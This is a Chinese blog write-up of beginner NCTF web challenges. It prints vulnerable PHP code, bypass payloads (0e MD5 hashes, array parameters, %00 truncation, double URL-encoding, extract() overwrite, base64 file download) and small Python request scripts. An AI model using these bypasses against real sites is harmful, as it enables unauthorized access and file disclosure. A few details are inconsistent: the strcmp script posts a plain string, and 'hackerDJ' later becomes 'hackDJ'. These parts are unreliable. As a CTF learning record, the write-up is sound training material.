Writeup of NCTF

原创

entr0pia 于 2017-08-07 18:25:34 发布 1474 收藏

分类专栏： ctf 文章标签： 信息安全 ctf writeup 南京邮电

本文链接：https://blog.csdn.net/qq_36992069/article/details/76855246

南京邮电大学网络攻防训练平台

md5 collision

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

PHP弱类型，在url后面构造< ?a=* >(*的md5为0e开头)即可。

flag: nctf{md5_collision_is_easy}

签到2

尚未登录或口令错误

输入框：

请输入口令：zhimakaimen 开门

按照题目说的做，输入口令“zhimakaimen”，然后点击开门，然而没有生效。
这时检查一下视图：

发现value一项为空。我们编辑一下：

```
<input type="password" value="zhimakaimen" name="text1" maxlength="10">
```


再点击一下开门，得到flag

nctf{follow_me_to_exploit}

这题不是WEB

打开题目后看到一张gif图，又说不是web题，那就把图片下载下来查看一下。

因为我在linux上做的直接命令行 vim 2.gif ;
Windows上可以用notepad等直接打开。



得到flag： nctf{photo_can_also_hid3_msg}

单身二十年 and 单身一百年也没用

这两道题是相同的——302跳转，我们需要抓取跳转过程中的网页。

可以用Python中的requests模块解决这类问题。

```
import requests
u='http://chinalover.sinaapp.com/web9/index.php'
print requests.get(u,allow_redirects=False).headers
```

只需要3行代码就搞定。

需要注意的是：前者的flag在content中，后者在headers中。

flag： nctf{yougotit_script_now}；nctf{this_is_302_redirect}

COOKIE

打开题目后发现什么也没有，检查一下数据，发现：

```
Cookie: Login=0
```

根据提示 0==not ，我们用burpsuite抓包，把 0 改成 1 即可。

flag： nctf{cookie_is_different_from_session}

MYSQL

其实这是一道代码审计题。

打开题目后跟着提示，在url后面加上robots.txt ,回车，发现一段代码。

```
<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

要求：既要让

那么我们在sql.php提交 *id=1024.1* 即可。

flag： nctf{query_in_mysql}

Download~!

“想下啥就下啥~别下音乐，不骗你，试试下载其他东西~”

点击TIPS，没有反应，看一看源代码吧。

```
<p><a href="download.php?url=eGluZ3hpbmdkaWFuZGVuZy5tcDM=" target="_blank">星星点灯</a></p>
            <p><a href="download.php?url=YnV4aWFuZ3poYW5nZGEubXAz" target="_blank">不想长大</a></p>
```

很明显，url后面的文件名是base64加密的。

我们访问一下download.php，被禁止了，不妨把页面下载下来，其base64加密的值为 ZG93bmxvYWQucGhw 。

打开源码

```
<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="downl
    //.....
}
else {
    echo "Access Forbidden!";
}
?>
```

我们发现了一个名为”hereiskey.php”的文件，同样base64加密后下载
下来。

得到flag：nctf{download_any_file_666}

/x00

代码审计，题目直接给出源码：

```
  if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

根据提示，用00截断。ereg()函数对 %00 后面的内容不做检查。

其实还有一种骚操作。

首先说明一下PHP中三个等号”===”的作用：在不经过类型转换的情况下，直接判断是否相等。

ereg()函数按照正则表达式对字符串进行检查，换句话说，对与其它类型的变量，函数直接报错。

所以我们提交一个数组上去：*nctf[]=#biubiubiu* 。

得到flag：nctf{use_00_to_jieduan}

bypass again

“依旧是弱类型”

打开题目后发现源码：

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) === md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

要求：a与b的值不相等而md5值相等，准确得说是md5完全一样。

所以0e**** 就不管用了，但是md5一定存在吗？数组可不能求md5。

于是提交：*?a[]=1&b[]=2*

flag： nctf{php_is_so_cool}

变量覆盖

——听说过变量覆盖么？
——我读书少，没听说过。

google了一下：变量覆盖是指可以用我们自定义的参数值替换程序原有的变量值。

查看源码：

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
```

pass ==
thepasswo
要求： rd_123

不是说变量覆盖吗，那我两个变量都提交好了。

```
import requests
u='http://chinalover.sinaapp.com/web18/index.php'
d={'pass':'123','thepassword_123':'123'}
print requests.post(u,d).content
```

得到flag： nctf{bian_liang_fu_gai!}

PHP是世界上最好的语言

打开题目，根据提示访问index.txt,发现源码：

```php
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: ****************} </p>";
}
?>
```

要求：id既不等于hackDJ，又等于hackDJ。（太无赖了）

但是题中有一个函数：urldecode()，那么我们就对”hackDJ” urlencode()一下。

比如我们把h转码（h的ASCII为104,转16进制为68，再加个百分号）——%68，提交。

然而失败了，因为浏览器会对地址栏的内容自动解码。

让我们再把百分号转码一下（%25），提交 *?id=%2568ackDJ*

得到flag： nctf{php_is_best_language}

pass check

题目直接给出源码：

```php
<?php
$pass=@$_POST['pass'];
$pass1=***********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

关键在strcmp()这个函数，当两个字符串相同时返回0，所以函数前有了非运算。

但如果参数不是字符串，那么让函数返回False，即可绕过。

```python
import requests
u='http://chinalover.sinaapp.com/web21/'
d={'pass':'123'}
print requests.post(u,d).content
```

得到flag： nctf{strcmp_is_n0t_3afe}

∞挖坑待续……

续……